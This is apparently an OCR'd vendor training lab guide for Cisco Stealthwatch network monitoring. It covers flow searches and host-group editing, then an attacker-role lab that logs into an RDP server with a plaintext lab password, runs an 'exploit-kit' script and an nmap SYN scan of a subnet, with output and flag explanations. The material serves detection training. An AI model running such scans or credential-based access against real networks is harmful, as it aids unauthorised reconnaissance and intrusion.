

Flow Search Results | Ste
Not secure
https://198.18.128.136/lc-landing-page/smc.html#/flowAnalysis/results/5b1bdd8360b20db46cc20008/5b1bdd8360b20db46cc20009
Apps
Appliances
Cisco Box
Cisco Jive
1
2

Threat Tes...	2.45 K	HTTPS (unclassif...	8.13 K	--	--	--	--	--	172.217.0.45	443/TCP
Threat Tes...	2.74 K	HTTPS (unclassif...	8.03 K	--	--	--	--	--	172.217.0.46	443/TCP
Threat Tes...	2.25 K	HTTPS (unclassif...	7.86 K	--	--	--	--	--	172.217.0.45	443/TCP
Threat Tes...	2.01 K	HTTPS (unclassif...	7.62 K	--	--	--	--	--	172.217.0.42	443/TCP
Threat Tes...	2 K	HTTPS (unclassif...	6.96 K	--	--	--	--	--	172.217.0.42	443/TCP
Threat Tes...	2.05 K	HTTPS (unclassif...	5.89 K	--	--	--	--	--	162.247.242.21	443/TCP
Threat Tes...	1.19 K	HTTPS (unclassif...	5.41 K	--	--	--	--	--	172.217.0.35	443/TCP
Threat Tes...	1.13 K	HTTPS (unclassif...	4.98 K	--	--	--	--	--	172.217.0.46	443/TCP
Threat Tes...	54	HTTPS (unclassif...	205	--	--	--	--	--	23.57.39.100	443/TCP
Threat Tes...	54	HTTPS (unclassif...	205	--	--	--	--	--	23.57.39.100	443/TCP

50 items per page 1 - 37 of 37 items 1 / 1

Filter the flow table by one of the Foreign IP addresses which begins with ":443" that you saw in the netstat lab.

1. In the **Peer IP Address** header row, enter an IP address you observed in your netstat lab above. The IP address may vary from what is listed in the figure below.
2. Select the **black triangle** on the left of one of the flows to view details, shown below. Make note of context written into a flow record.
3. Select the **toggle button** as shown below to show a quick view of flows.



Flow Search Results (2 of 51)

Last 8 Hours (Time Range) 2,000 (Max Records)

Subject: 198.19.20.36 Either (Orientation)

Connection: 443/tcp (Port / Protocol) All (Flow Direction)


Peer: Outside Hosts (Host Groups)

IBJECT PR...	APPLICATION	TOTAL BYTES	ENCRYPTION ...	ENCRYPTION ...	ENCRYPTION ...	ENCRYPTION ...	ENCRYPTION ...	PEER IP ADDR...	PEER NAT	PEER PORT/P...
x. chrome.ex	Ex. "Corporate	Ex. <=50M	Ex. 1.0	Ex. ECDH	Ex. ECDSA	Ex. AES_256_	Ex. SHA384	38.229.72.19 ×	Ex. 50.233.88.	Ex. 2055/UDP
	HTTPS (unclassified)	61.39 M	TLS 1.2	ECDHE	RSA	AES_128_GCM/128	SHA256	38.229.72.19	--	443/TCP
	HTTPS (unclassified)	53.6 M	--	--	--	--	--	38.229.72.19	--	443/TCP

Validate Wkst1 – SMC Host Group review

Let’s go through a brief review of asset grouping called Host Groups within Stealthwatch to give you a basic understanding on applying more granular threat detection and behavioral analytics.

1. Within the SMC, navigate to **Configure > Host Group Management**
2. You will see a tree structure listed. Highlight **Catch All** as shown below.
3. Select the **Edit button** as shown below.
4. Highlight **198.19.30.37-198.19.255.255** and hit Delete on your keyboard to remove this range from the group.
5. Select **Save** as show below.



Catch All *Host Group ID: 65534*

Host Group Name * Catch All

Parent Host Group: Inside Hosts

Description (512 Char Max)

IP Addresses And Ranges

```
10.0.0.0/8
192.168.0.0/16
172.16.0.0/12
fc00::/7
198.18.
198.19.30.37-198.19.255.255
198.19.0.0-198.19.30.35
```

Advanced Options

☑ Enable baselining for hosts in this group
☑ Disable security events using excluded services
☐ Disable flood alarms and security events when a host in this group is the target
☐ Trap hosts that scan unused addresses in this group

Cognitive Intelligence

● Default (include north-south traffic for this group)
○ Extend coverage with east-west, server-oriented traffic for this group
Selecting this option will send additional traffic to Cognitive Intelligence servers.
○ Exclude all traffic for this group


Reference the tree structure as we describe the basics of Host Groups. Host Groups offer flexibility in the way you can organize hosts or assets within your organization. In general, hosts can belong to multiple groups allowing you to apply your own business logic. In addition, you can define policies per host group and/or per host. A host group is essentially a virtual container of multiple host IP addresses or IP address ranges that have similar attributes, such as location, function, or topology. By grouping hosts into host groups, you can control how the Stealthwatch Flow Collectors monitor and respond to the behavior of those hosts as a group, rather than individually.

In the steps above we had you remove a group of IP addresses from the “Catch All” group.

The Catch All group in Stealthwatch performs a special function within the product. The contents of the Catch All group establish what IP addresses a company utilizes, owns, or otherwise controls. By default, this includes all private IPv4 and IPv6 address space. What should be added to the Catch All group is all the customer’s public IP address space. We had you remove a group of public IP space that is part of this lab, but we want to treat them as outside for the remainder the exercise. In a later lab you will see how host group automation takes place.

By default, each SMC domain contains the following top-level host groups to which you can add sub host groups for easier reporting and more focused behavioral analytics:

1. **Inside Hosts** – Contains all host groups whose hosts have been specifically defined as being a part of your network. Make note of example groups such as Compliance Systems, Protected Asset Monitoring, and Trapped Hosts – Honeypot.
2. **Outside Hosts** – Contains all host groups whose hosts have not been specifically defined as being a part of your network. Make not of the sub groups such as Authorized External DNS Servers, Countries, Customer Reputation List, and Trusted Internet Hosts.
3. (optional) **Command & Control** and **Tor** – These are optional feeds you can subscribe to for automated updates of new command and control servers and Tor entry and exit nodes.


Host Group Management
Filter by Host Group Name
dcloud •••
1
Inside Hosts •••
Catch All •••
Business Units •••
By Function •••
By Location •••
Compliance Systems •••
Protected Asset Monitoring •••
Trapped Hosts - Honeypot •••
2
Outside Hosts •••
Authorized External DNS Servers •••
Content Networks •••
Countries •••
Custom Reputation List •••
Trusted Internet Hosts •••
Authorized to Protected Assets •••
3
Bogon •••
Command & Control Servers •••
Tor •••
Import All
Export All
Import IP Addresses and Ranges

Catch All Host Group ID: 65534

Host Group Name *: Catch All

Parent Host Group: Inside Hosts

Description (512 Char Max)

IP Addresses And Ranges

```
10.0.0.0/8
192.168.0.0/16
172.16.0.0/12
fc00::/7
198.18.
198.19.0.0-198.19.30.35
198.20.
```

Summary

In this **Validate Wkst1 lab**, you:

- Became familiar with Wkst1 to which you connected in the datacenter.
- Learned that all network conversations are accounted for from this machine through NetFlow collection.
- Learned how to run a basic Flow Search in Secure Network Analytics to see all https flow between your Wkst1and the Internet (Outside Hosts).
- Learned the basics of what a Host Group is and editing the Catch All group.


Lab 1. Remote access breach using stolen credentials

According to a Ponemon Institute Cost of Data Breach Study of 419 companies in 13 countries, $3.62 million is the average total cost of a data breach. To help combat this, it is critical to try to account for 100% of network conversations to detect threats that bypass traditional monitoring solutions.

Review the supporting lab video overview here > https://cs.co/SWTestDrive-Lab1

About breach detection

To help get into the mind of an attacker, take a minute to review the persona of “Harry the Hacktivist” and how he operates. Understanding the attacker can help you build solutions to defend your organization.



“I use the internet as a political megaphone. Fight the power!”

Goals

1. Public disruption of service of the target
2. Defacing Social Media Accounts of Criminal Organizations
3. Exposing injustices and hypocrisies of governments

Attack Vectors

DDoS | Network Infiltration | Social Engineering | Doxxing | Website Defacement

Harry
The Hacktivist

Google This:
Reality Winner, Bradley Manning, Edward Snowden, Anonymous, LulzSec

Age: 12-60

Location: Global

Description: Hacktivists are not motivated by profit. They hack to promote their political or societal agenda. Hacktivists will go after enemies that are perceived to be in their way, including those that they believe are unjust.

Mitigation Techniques

- DDoS scrubbing
- Host lock devices and appliances being used for data exfilltration
- Employee education in security procedures to prevent exposure of sensitive data via social engineering

Expertise


SecOps Strategy

GUARD
Guard against DDoS and related events. Manage evolving impacts associated with events.

SPIKES
Track spikes on new or unusual connections to external hosts

MONITOR
Monitor for web-based attacks such as SQL injection

Using the image below, ensure you are collecting full NetFlow somewhere along the path between the attacker and victim IP.



Test Drive Objectives

In this test drive, you will see first-hand the importance of capturing flow data from as close to the endpoints as possible to be able to account for all active and historical network conversations.

Test Drive Requirements

- Stealthwatch Management Console (SMC) any version
- Stealthwatch Flow Collector any version
- Any version of NetFlow from within the network

Test Drive Outline

Task 1. Connect to a server running Remote Desktop within a datacenter

Task 2. Download an exploit-kit and perform reconnaissance

Task 3. Install exploit-kit

Task 4. Investigate Security Events generated in Secure Network Analytics

Task 1: Connect to a Remote Desktop server within a data center

Below is a list of realities of why you need to build stronger defenses beyond access control lists or firewalls:


- Firewalls are as good as the person implementing them, mistakes happen.
- If the access control policy is misconfigured and any rule is moved to the top, how would you detect this before?
- Detect threats when an authorized server is used with stolen credentials.
- Account for all traffic on the inside of the firewall so you can build a general ledger of both authorized and non-authorized traffic making it through the firewall and provide a second chance detection.

Scenario: You have been performing reconnaissance against an organization and have identified a remote desktop server that is exposed to the Internet. You have discovered the below credentials to the server and begin building a foothold inside the organization. In this lab, you will need to access Wkst1, which gives you access to all data center resources.

Note: If Remote Desktop is already up, move to Task 2.

Otherwise, click **Remote Desktop** link to launch a web Remote Desktop session built within dCloud shown below.

Note: Username = wkst = **Administrator**. Password = **C1sco12345**.



IP Address:
198.19.30.36
Credentials:
username: wkst1\administrator
password: C1sco12345


You are now inside the organizations data center by leveraging a server exposed to the Internet and using stolen credentials!

Task 2: Download an exploit-kit and perform reconnaissance

Now that you are inside the data center, let's download some tools to make it easier to build a foothold and begin breaching the organization further. One of the first phases of any attack is reconnaissance. Various open source tools are available to attackers. In order to break the Cyber Kill Chain, detection tools must be able to identify when this type of attack is occurring.

We are going to find targets to connect to through scanning activity and attempt to identify vulnerabilities in the target network.


1. From Wkst1, open **the Downloads** folder within Windows Explorer **and double-click the git-material.sh script**.
2. Open the **lab-exploit-kit** folder double click on **recon.bat** which will search for common management ports (22 = ssh, 23 = telnet, and 3389 = Remote Desktop).
3. The recon.bat will pause so you can see the below nmap scan is what is running. Press any key to continue the scan.
   nmap -n -v -Pn -sS -p 22,23,3389 198.19.20.0/24 --disable-arp-ping



```
C:\Users\Administrator.WKST1\Downloads\lab-exploit-kit>echo off
Search for hosts running common management
SSH on tcp/22
Telnet on tcp/23
Remote Desktop on tcp/3389
Using nmap the following commands will run
[press and key to run] nmap -n -v -Pn -sS -p 22,23,3389 198.19.20.0/24 --disable-arp-ping
Press any key to continue . . .

Starting Nmap 7.50 ( https://nmap.org ) at 202
Initiating SYN Stealth Scan at 06:29
Scanning 256 hosts [3 ports/host]
Discovered open port 3389/tcp on 198.19.20.6
Discovered open port 3389/tcp on 198.19.20.10
Discovered open port 3389/tcp on 198.19.20.61
Discovered open port 3389/tcp on 198.19.20.60
Discovered open port 22/tcp on 198.19.20.1
```

Note: The scan could take over 5 minutes to complete. When complete, you will see results like those shown in the screenshot below.

2. Make note of the number of hosts scanned and scroll through to see what hosts are listening on given ports.   You will see the host 198.19.20.134 as one of the results listening on SSH 22/tcp. This will be the host in the next lab that is compromised.



```
22/tcp   filtered ssh
23/tcp   filtered telnet
3389/tcp filtered ms-wbt-server

Nmap scan report for 198.19.20.253
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
23/tcp   filtered telnet
3389/tcp filtered ms-wbt-server

Nmap scan report for 198.19.20.254
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
23/tcp   filtered telnet
3389/tcp filtered ms-wbt-server

Nmap scan report for 198.19.20.255
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
23/tcp   filtered telnet
3389/tcp filtered ms-wbt-server

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (256 hosts up) scanned in 5.79 seconds
           Raw packets sent: 1511 (66.484KB) | Rcvd: 59 (2.824KB)
Press any key to continue . . .
```

What does the nmap commands mean?

-n: Tells Nmap to *never* do reverse DNS resolution on the active IP addresses it finds. Since DNS can be slow even with Nmap's built-in parallel stub resolver, this option can slash scanning times.

-v: verbose meaning shows the contents on the screen.

-Pn: (no ping) This option skips the Nmap discovery stage altogether. Normally, Nmap uses this stage to determine active machines for heavier scanning. By default, Nmap only performs heavy probing such as port scans, version detection, or OS detection against hosts that are found to be up. Disabling host discovery with -Pn causes Nmap to attempt the requested scanning functions against *every* target IP address specified.

-sS: This is the most popular scan type because it the fastest way to scan ports of the most popular protocol (TCP). It is stealthier than connect scan, and it works against all functional TCP stacks (unlike some special-purpose scans such as FIN scan).

-p: Port scan on multiple ports. In this case ports 22, 23 and 3389

--disable-arp-ping: Nmap normally does ARP or IPv6 Neighbor Discovery (ND) discovery of locally connected Ethernet hosts, even if other host discovery options such as -Pn or -PE are used. To disable this implicit behavior, use the --disable-arp-ping option.

